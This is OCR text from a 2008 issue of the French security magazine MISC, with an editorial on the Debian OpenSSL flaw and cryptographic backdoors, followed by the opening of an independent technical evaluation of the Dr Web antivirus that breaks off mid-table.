38 JUILLET/AOÛT 2008

France Métro : 8 € / DOM : 8,80 € / TOM Surface : 990 XPF / TOM Avion : 1300 XPF / CH : 15,50 CHF BEL, LUX, PORT.CONT : 9 Eur / CAN : 15 $CAD

MISC

Multi-System & Internet Security Cookbook

100 % SÉCURITÉ INFORMATIQUE

SYSTÈME

Éradiquer les malwares de son Windows


Apprenez à détecter l'exécution de programmes malveillants sur un poste compromis (p. 68)

DOSSIER

CODE MALICIEUX

QUOI DE NEUF ?

- Le ver Storm
- Extorsion par des Ransomwares
- Menace virale en PDF



VULNÉRABILITÉ

LA faille OpenSSL chez Debian (p. 18)

L 19018 - 38 - F: 8,00 € - RD

SCIENCE

Sécurité des communications vocales (3/3) : techniques numériques (p. 77)


INFOWAR

La doctrine chinoise vue par les États-Unis (p. 26)

LE MENSUEL DE RÉFÉRENCE POUR L'ADMINISTRATION ET LE DÉVELOPPEMENT SUR SYSTÈMES UNIX

GNU LINUX MAGAZINE / FRANCE

Actuellement disponible



HORS-SÉRIE
JUILLET - AOÛT

Pour suivre l'actu du magazine et des hors-série :

www.gnulinuxmag.com

Pour commander les anciens numéros et vous abonner en ligne :

www.ed-diamond.com

ÉDITO ▶ Mea culpa

C'est « amusant » de voir la confiance accordée à la cryptographie. Je me souviens encore d'une époque proche de la préhistoire en temps informatique (comprendre l'an 2000) où des responsables de banque criaient sur tous les toits et autres revues spécialisées combien leur site en ligne était sécurisé, puisqu'il utilisait de la cryptographie.

Bien sûr, toute personne qui a réalisé ne serait-ce qu'un ersatz de *pentest* se rend bien compte de l'absurdité, pour ne pas dire de la bêtise, d'une telle assertion : une faille PHP `include()` ou une injection SQL, ça reste toujours des failles, que le canal soit chiffré et authentifié ou non. Bref, ça n'empêche pas de se faire *rooter*.

À la décharge de ces hauts responsables et autres directeurs, ils ne sont pas les seuls à commettre des erreurs. La faille à la mode est due à la spirale infernale, à savoir Debian. Un article du présent numéro détaille les raisons de ce qui m'apparaît comme une des plus grosses failles jamais publiées. Pourquoi une des plus grosses ? Les conséquences sont simplement énormes. En gros, tout ce qui emploie de la cryptographie construite sur la version Debian d'OpenSSL depuis mi-2006 est à mettre à la poubelle. De manière évidente, ça signifie les clés SSH, les certificats SSL (pour se connecter à sa banque) ou encore certains VPN. S'il n'est pas toujours simple de mettre à jour tout ça, ça reste faisable. Non, le plus gros problème est ailleurs (comme la vérité).

Imaginons, vous comprenez que tout ceci est totalement fictif bien sûr, un endroit regroupant environ 400 personnes, plutôt sensibilisées à la sécurité. Au hasard, ça correspond à un amphi pour une conférence de sécurité (qui a dit SSTIC ? ;-) Imaginons toujours que des personnes aient voulu superviser le trafic, et qu'elles l'aient donc enregistré avec leur *sniffer* préféré. Eh bien, la bonne nouvelle, c'est qu'aujourd'hui elles pourraient déchiffrer tout ce trafic ! Sessions SSH, IMAPS ou POPS, connexions SSL vers des sites web : tout cela est déchiffrable a posteriori, sans demander une puissance de calcul incroyable (n'importe qui peut le faire chez lui). J'ai bien dit que c'était fictif, hein ? Enfin, j'espère... ;-)

Plus drôle (ou pas), on peut se demander qui s'est rendu compte de cette faiblesse pendant ces deux ans, et qui en a donc profité. Au-delà de ça, il n'est pas rare de trouver des affaiblissements dans les fonctions cryptographiques, que ce soit volontaire ou non. En effet, il est techniquement simple d'introduire des limitations (invisibles) dans toutes les protections cryptographiques, et ce, que ce soit au niveau des algorithmes mathématiques (les fameuses trappes) ou au niveau de leur implémentation. Des exemples ? Hans Bühler, employé de la société suisse Crypto-AG, fut retenu en otage en Iran en 1995. Certains hommes politiques avaient parlé dans les médias, révélant des informations qui permirent au gouvernement iranien de comprendre que les matériels de communication (servant pour les militaires, la diplomatie, etc.) achetés à Crytpo-AG étaient piégés. Ou encore Lotus qui affaiblit volontairement – et le reconnaît ensuite publiquement – un générateur aléatoire dans la version de Notes livrée au gouvernement suédois en 1997. Et il en existe de nombreux autres, voire on déterre des vestiges du passé [1], résultats d'une époque où la cryptographie était considérée comme une arme chez nous... De ces quelques exemples, faut-il conclure que cette pratique est systématique ? Et si d'autres le font, qu'en est-il des entreprises françaises ?

J'en profite au passage pour corriger une erreur que j'ai commise dans un article paru par ailleurs sur ce thème. En parlant de Vista, j'attribue à tort une déclaration à B. Ourghanlian (*Chief Security Officer* de Microsoft France depuis 2001) stipulant que Microsoft aurait installé, à la demande du gouvernement, une clé de recouvrement. Erreur et imprécision de ma part, toutes mes excuses ! Une telle clé générique n'existe a priori pas, mais cette fonctionnalité est présente pour un annuaire Active Directory configuré pour cela : le séquestre des clés utilisateurs permet alors d'accéder à leurs données chiffrées.

Plus généralement, comment prouver qu'un algorithme ne possède pas de trappe. C'est hélas impossible. On se retrouve confronté au paradoxe classique de la sécurité. D'un côté, on aimerait prouver tout un tas de choses pour se rassurer. De l'autre, on en est incapable et on en revient toujours à une question de confiance, et à qui/quoi on l'accorde.

Qu'il s'agisse d'erreurs volontaires ou non, de fonctionnalités, on sent bien que les conséquences sont énormes, et pas uniquement sur le plan technique. Les États sont, quant à eux, confrontés à un choix politique complexe entre protection des citoyens et autorisation d'outils susceptibles de nuire à l'intégrité de nos démocraties. Et si ces trappes étaient leur (bonne) réponse ? Du moins tant qu'elles ne sont pas découvertes par ailleurs : et là, c'est le drame...

Bonnes vacances, on se retrouve à la rentrée, avec une surprise.

Fred Raynal

[1] **http://expertmiami.blogspot.com/2008/06/francaises-francais-time-to-bend-over.html**

SOMMAIRE

MISC
est édité par **Diamond Editions**
B.P. 20142 - 67603 Sélestat Cedex

Tél. : 03 88 58 02 08
Fax : 03 88 58 02 09
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.ed-diamond.com

www.miscmag.com

LES ÉDITIONS DIAMOND

Printed in Germany / Imprimé en Allemagne
Dépôt légal : à parution
N° ISSN : 1631-9036
Commission Paritaire : 02 09 K80 190
Périodicité : Bimestrielle
Prix de vente : 8 Euros

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Frédéric Raynal
Relecture : Dominique Grosse
Secrétaire de rédaction: Véronique Wilhelm
Conception graphique : Kathrin Troeger
Responsable publicité : Tél. : 03 88 58 02 08
Service abonnement : Tél. : 03 88 58 02 08
Impression : Druckhaus Kaufmann (Lahr/Allemagne)
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort : Plate-forme de Saint-Barthélemy-d'Anjou. **Tél. :** 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. **Tél. :** 04 74 82 63 04
Service des ventes : Distri-médias : Tél. : 05 61 72 76 24

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans Misc est interdite sans accord écrit de la société Diamond Editions. Sauf accord particulier, les manuscrits, photos et dessins adressés à Misc, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

Charte du magazine : MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent.
MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

Éric Filiol, Guillaume Geffard, Grégoire Jacob, Sébastien Josse, David Quenez –
ESIEA – Laboratoire de cryptologie et de virologie opérationnelles – filiol@esiea-ouest.fr – filiol@esiea.fr

EVALUATION DE L'ANTIVIRUS DR WEB : L'ANTIVIRUS QUI VENAIT DU FROID

mots clés : *antivirus / évaluation / analyse en boîte noire / analyse comportementale / analyse active*

La réputation de l'école de virologie informatique des pays de l'Est et en particulier de la Russie n'est plus à faire. La plupart des meilleurs produits antivirus sont originaires de ces pays, plaçant ainsi l'Europe en position de leader incontestable dans ce domaine de la sécurité. Si certains de ces produits sont désormais bien connus du grand public, en partie grâce à leur qualité intrinsèque, mais surtout du fait d'un marketing de plus en plus agressif, d'autres moins connus se développent et leur éditeur mise essentiellement sur la recherche et le développement pour produire des logiciels antivirus de tout premier ordre. C'est du moins ce que ces nouveaux « tigres » de la virologie mettent en avant. C'est notamment le cas de l'antivirus Dr Web de la société russe Doctor Web, conçu par Igor Danilov, logiciel antivirus adopté par le ministère de la Défense russe, ainsi que par celui de l'Intérieur. Après quelques recherches, il est très vite apparu que ce produit commence à se tailler de belles parts de marché en Europe et notamment dans le monde gouvernemental et industriel, et ce, dans la plus grande discrétion. Une telle « carte de visite » ne pouvait que titiller notre curiosité et nous inciter à évaluer, sans aucune limite de moyens et d'approches, un antivirus aussi discret. Cet article présente les résultats détaillés et reproductibles, pour la plupart, de l'évaluation technique de cet antivirus, menée en toute indépendance. Au final, force est de constater que si le produit présente globalement certaines des faiblesses de ses concurrents et a pu ainsi être contourné, cela n'a pas été aussi facile que pour certains autres produits pourtant beaucoup plus répandus, et, globalement, ce logiciel est d'une excellente facture, justifiant sa progression discrète, mais certaine, sur le marché des logiciels antivirus.

1.Introduction

Évaluer un antivirus n'est jamais une chose facile. La détection antivirale étant par nature un problème sans solution [1], il s'agit de déterminer à quel point un produit donné est imparfait.

En prenant le point de vue de l'attaquant – qui finalement est le seul vraiment déterminant –, il s'agit de mesurer la facilité avec laquelle ce produit peut être contourné techniquement et opérationnellement ou, du moins, combien de temps il est capable de résister aux assauts d'attaquants déterminés.

La plupart des tests généralement utilisés ne sont malheureusement ni reproductibles [0], ni pertinents. Bridés par la seule vision de la défense, ils se contentent d'étudier les produits vis-à-vis d'une menace connue. Il s'agit le plus souvent de regarder comment se comporte un produit sur une base de codes malveillants connus et d'enregistrer les taux de détection (lesquels ne sont bizarrement que très rarement à 100 % – à ce titre, le lecteur intéressé pourra consulter le site

http://www.virus.gr). Or, la menace réelle évolue constamment et reste par nature imprévisible – du moins en théorie, les attaquants faisant souvent montre d'un certain manque d'imagination, tant mieux pour nous. Cela oblige tout évaluateur à sortir des sentiers battus et à se mettre un tant soi peu dans la peau et l'esprit de l'attaquant.

En ce qui concerne la reproductibilité de la plupart des tests utilisés en général par les organismes d'évaluation, il est pratiquement impossible de les rejouer... ce qui oblige le lecteur à faire, faute de mieux, confiance à l'évaluateur. Or, un principe simple de simulabilité de tests **[2, 5]** montre qu'il est très facile de choisir des échantillons de virus pour produire un résultat et un classement préalablement établi. Sans affirmer que cela est systématiquement le cas, l'absence de reproductibilité des tests incite au minimum à se poser la question, surtout lorsque d'un test à un autre, des classements très différents, pour ne pas dire inverses, sont constatés. Dans certains cas, la perplexité des résultats est de mise surtout lorsque l'on établit une corrélation entre la place des vainqueurs de ces tests et le nombre de pages de publicité qui leur sont « réservées » dans certains journaux publiant ces tests (soit le numéro en cours, soit les précédents ou les suivants, le sondage devant également considérer les publications d'une même société).

Comme nous l'avons fait pour les autres produits antivirus **[10, 11]**, le test de l'antivirus Dr Web s'est fait selon une méthodologie éprouvée, publiée et reproductible et pour une partie démontrée mathématiquement **[3, 4, 5, 6, 7, 8]**. Outre l'étude vis-à-vis de la menace connue, nous nous sommes attachés à tester Dr Web également face à une menace inconnue utilisant soit des techniques virales classiques, soit des techniques inconnues (faites « maison »), comme nous le faisons habituellement **[10]**. Ce sont les résultats de ces analyses qui sont présentées dans cet article.

Rappelons que notre philosophie de travail n'est pas d'encenser indûment ou de démolir gratuitement un produit pour des motifs divers et variés, mais de donner sur une base rigoureuse et saine, en toute indépendance, un avis technique rationnel et constructif qui a pour but non seulement d'éclairer les utilisateurs, mais peut-être également – et nous l'espérons – les développeurs des produits testés, afin qu'ils sachent dans quelle direction éventuellement améliorer leur produit **[N5]**.

avertissement

Cet article présente des résultats de recherche et d'analyse selon une perspective technique et scientifique uniquement. Rappelons également que la détention sans motif légitime **[N8]** d'un programme informatique ou de toute donnée conçus ou spécialement adaptés pour commettre une atteinte à un système automatisé est pénalement sanctionnée en France (article 323-3 du Code pénal). Le cheval de Troie, les *keyloggers* entrent dans cette catégorie.

Enfin, nous avions l'habitude – sans que cela doive être pris comme une mesure absolue – de considérer comme pertinent de comparer pour certains critères, les performances d'un produit soumis à l'analyse, avec celles d'autres antivirus considérés comme référence, ainsi que d'un ou plusieurs antivirus grand public. Mais, l'évolution préoccupante des contrats de licence nous interdit désormais – sans risquer d'éventuels problèmes avec les avocats de ces éditeurs – de réaliser des analyses, techniques légales, en boîte noire ou du moins de les publier. Cela compromet désormais les capacités d'analyse indépendante **[N1]**. Nous avons donc décidé de n'évoquer aucun produit antivirus pour ces tests et de ne citer que ceux qui, pour le moment et pour des tests très classiques (scan de fichiers viraux connus) ne sont pas susceptibles de nous poser de problèmes. Les lecteurs intéressés peuvent nous contacter pour plus d'informations.

> *...Rappelons que tout antivirus peut être contourné de manière opérationnelle et que, par conséquent, tout antivirus est par définition d'une efficacité limitée...*

Rappelons que tout antivirus peut être contourné de manière opérationnelle et que, par conséquent, tout produit antivirus est par définition d'une efficacité limitée **[5]**.

Nous tenons à remercier Boris Sharov, président de Doctor Web, pour nous avoir facilité la réalisation de cette étude, apporté quand nous le souhaitions des réponses à nos questions et accepté la publication sans réserve de nos résultats en souscrivant à notre exigence de liberté et d'indépendance. C'est d'autant plus important de le souligner que cette attitude n'est pas forcément la règle dans la communauté antivirale.

2. Installation et paramétrage du produit

La version évaluée possède les caractéristiques suivantes, sauf mention contraire, l'analyse ayant été faite sur plusieurs semaines :


- version 4.44.1.03170 ;
- moteur 4.44.0.09170 ;
- scanner 4.44.4.01280 ;
- base de signatures du 21 mars 2008, 18 : 52 (drw4432.vdb ; 327906 signatures).

Le logiciel a été fourni gratuitement par la société Doctor Web et correspond à la version publique. Tous les tests ont été effectués hors connexion Internet.

Première constatation, le produit peut s'installer hors connexion Internet. Un poste isolé, devant impérativement rester en permanence hors réseau, peut recevoir Dr Web. En contactant la société Doctor Web, l'utilisateur peut recevoir soit un fichier clef permettant d'activer le produit (et utiliser un accès Internet ultérieur), soit un numéro de licence (pour un usage en poste isolé uniquement). Il est également possible de mettre à jour manuellement le produit selon le même protocole (téléchargement de mises à jour moteur ou de bases de signature et installation manuelle) comme le permettent la plupart des produits sérieux. Notons que cette possibilité concerne essentiellement des réseaux sensibles d'entreprises.

L'installation du produit est simple et rapide. Deux modes d'installation sont proposés :

- Le mode avancé permet de sélectionner l'emplacement de l'installation, le paramétrage de la création des raccourcis vers le programme, ainsi que choisir les différents composants à installer : le scanner antivirus pour Windows (interface graphique et/ou mode console), le scanner antivirus pour DOS, le module d'analyse temps réel (SpIDer Guard), le scanner antivirus pour les emails (SpIDer Mail), le support de la langue française et le programmateur d'analyses. Le produit permet de prendre en compte la présence de DMZ (passage par un proxy).
- Le mode simple se contente d'installer tous les modules dans `c:\program files\Dr Web` et crée un raccourci sur le bureau.




3 *Analyse rapide initiale*

Une icône placée dans la zone de notification permet de visualiser en permanence l'état de protection.

L'interface utilisateur est séparée en plusieurs parties, assez faciles à prendre en main. La première affiche les statistiques du dernier scan effectué, la seconde permet de paramétrer l'antivirus, ainsi que la protection temps réelle et la dernière est l'interface d'analyse.

Globalement, Dr Web est facile à paramétrer. Les options de paramétrage de l'antivirus sont fournies : il sera possible par exemple de configurer l'antivirus pour qu'il envoie les alertes (fichier infecté,...) par mail ou sur le réseau ou encore de les consigner dans le gestionnaire d'évènements système. Lorsque la protection temps réel est activée, si une menace est détectée (lorsque le fichier est écrit sur le disque), nous avons le choix entre supprimer la (les) menace(s), mettre le(s) fichier(s) en quarantaine, le(s)




1 *Installation Dr Web (choix des fonctionnalités)*

2 *Installation Dr Web (configuration du proxy)*


Une analyse rapide est ensuite réalisée (mémoire vive, secteurs de démarrage de tous les disques, objets d'auto-démarrage, répertoire racine du disque *boot*, répertoire racine du disque d'installation Windows, répertoire système Windows, dossier `Mes documents`, répertoire système temporaire, répertoire d'utilisateur temporaire).

ignorer, le(s) désinfecter, le(s) renommer ou le(s) verrouiller. Dans le cas où l'on choisit de verrouiller le fichier, il n'est plus possible d'y accéder sans redémarrer la machine.


De nombreuses options de paramétrage sont disponibles sans cependant noyer l'utilisateur. Ce dernier pourra facilement les appréhender. En revanche, l'absence de




4 *Paramétrage de Dr Web (scanner)*




5 *Paramétrage de Dr Web (SpIDer Guard)*





6 *Paramétrage de Dr Web (SpIDer Mail)*



7 *« Paramétrage » de l'analyse heuristique Dr Web (scanner)*

réels choix de configuration de la détection elle-même, ainsi que des sous-moteurs disponibles est à regretter. Une seule case permet d'activer ou non l'analyse heuristique. Il aurait été souhaitable d'avoir un peu plus de choix et de voir décliner les principales techniques de détection disponibles. Il est cependant vrai que ce genre de souhait n'est pas celui de l'utilisateur générique, mais il est néanmoins essentiel pour l'évaluation fine d'un produit.

Enfin, les journaux de détection sont faciles à analyser. Ils sont disponibles soit via l'interface graphique, soit au moyen du fichier `c:\program files\Dr Web/spidernt.log`.

3. Etude de l'analyse de forme

Rappelons que l'analyse de forme consiste à analyser un code hors de tout contexte d'exécution. Il s'agit de rechercher des structures ou des méta-structures plus ou moins complexes d'octets. C'est, à l'heure actuelle, la technique encore majoritairement utilisée [3, 4, 5].

3.1 Détection de codes malveillants connus

La première approche – la plus triviale – a été de scanner un certain nombre de codes malveillants très connus et réputés, de tous types. Notons qu'il s'agit là d'un test initial dont la pertinence

est limitée. Cependant, cela permet de se faire une première idée et d'orienter les tests ultérieurs pour un contournement plus efficace.

Sur une archive de 28 076 virus : cette base de virus comporte un large spectre du simple macro-virus au ver polymorphe incluant des virus UNIX, DOS et Win16/32 (une majorité) compressés dans des archives au format ZIP.

Tableau 1

	Virus détectés	% de détection
Dr Web (v4.44.0.09170)	25 930	92,36%
Symantec Norton Antivirus 2005 (v11.0.16.4)	25 593	91,16%

Globalement le taux de détection est très honorable sans cependant atteindre les 100 % (mais, d'une part, très rares sont les produits atteignant ce taux (le lecteur intéressé pourra consulter à titre indicatif le site **http://www.virus.gr**) et, d'autre part, les éditeurs connaissent généralement par avance les ensembles test de virus ce qui leur permet de préparer leurs bases à l'avance pour une détection optimale **[N2]**). Il faut cependant relativiser ces résultats à la lumière des autres résultats concernant la détection comportementale, laquelle peut efficacement prendre en compte les codes non détectés par l'analyse de forme.


Un des points forts de Dr Web est sa capacité à scanner un très grand nombre de fichiers, sans aucun plantage, ni dysfonctionnement, et ce, en un temps excellent (moins de 1 heure et 10 minutes en mode suppression des fichiers infectés, sur une machine Intel Core 2, T 5600 à 1,83 GHz et 2 Go de RAM). Le produit ne grève donc pas les ressources machine.

Ces premiers résultats ont très vite indiqué que Dr Web utilise essentiellement de la recherche de signatures de première génération, mais avec quelques heuristiques évoluées dans certains cas. Cela sera confirmé tout au long de l'étude, comme les résultats suivants vont le montrer.

3.2 Extraction de schéma de détection

Afin de valider cette hypothèse, il a été procédé à une extraction du schéma de signature (motif de détection ET fonction booléenne de détection **[3]**). Les résultats suivants, sur un ensemble représentatif de codes malveillants, résument bien la stratégie de détection utilisée par Dr Web :

- Les schémas de détection reposent sur les motifs plutôt longs (en tout cas plus que pour beaucoup de ses concurrents) ; cela permet de fortement limiter le nombre de fausses alarmes, mais, en revanche, des signatures de taille importante diminuent la rigidité des schémas de détection (résistance aux modifications pour produire une variante non détectée) **[3, 5]**. Dans le cas de Dr Web, le produit se distingue par des techniques heuristiques additionnelles permettant de détecter des modifications de codes (même d'un seul octet) et de calculer la distance la plus proche à certains codes connus (voir figure 8). Des techniques de « reconstruction » semblent être mise en œuvre et ainsi



8 *Détection de Bagle.n (avec détection de modifications)*

Virus	Taille signature (octets)	Indice des octets
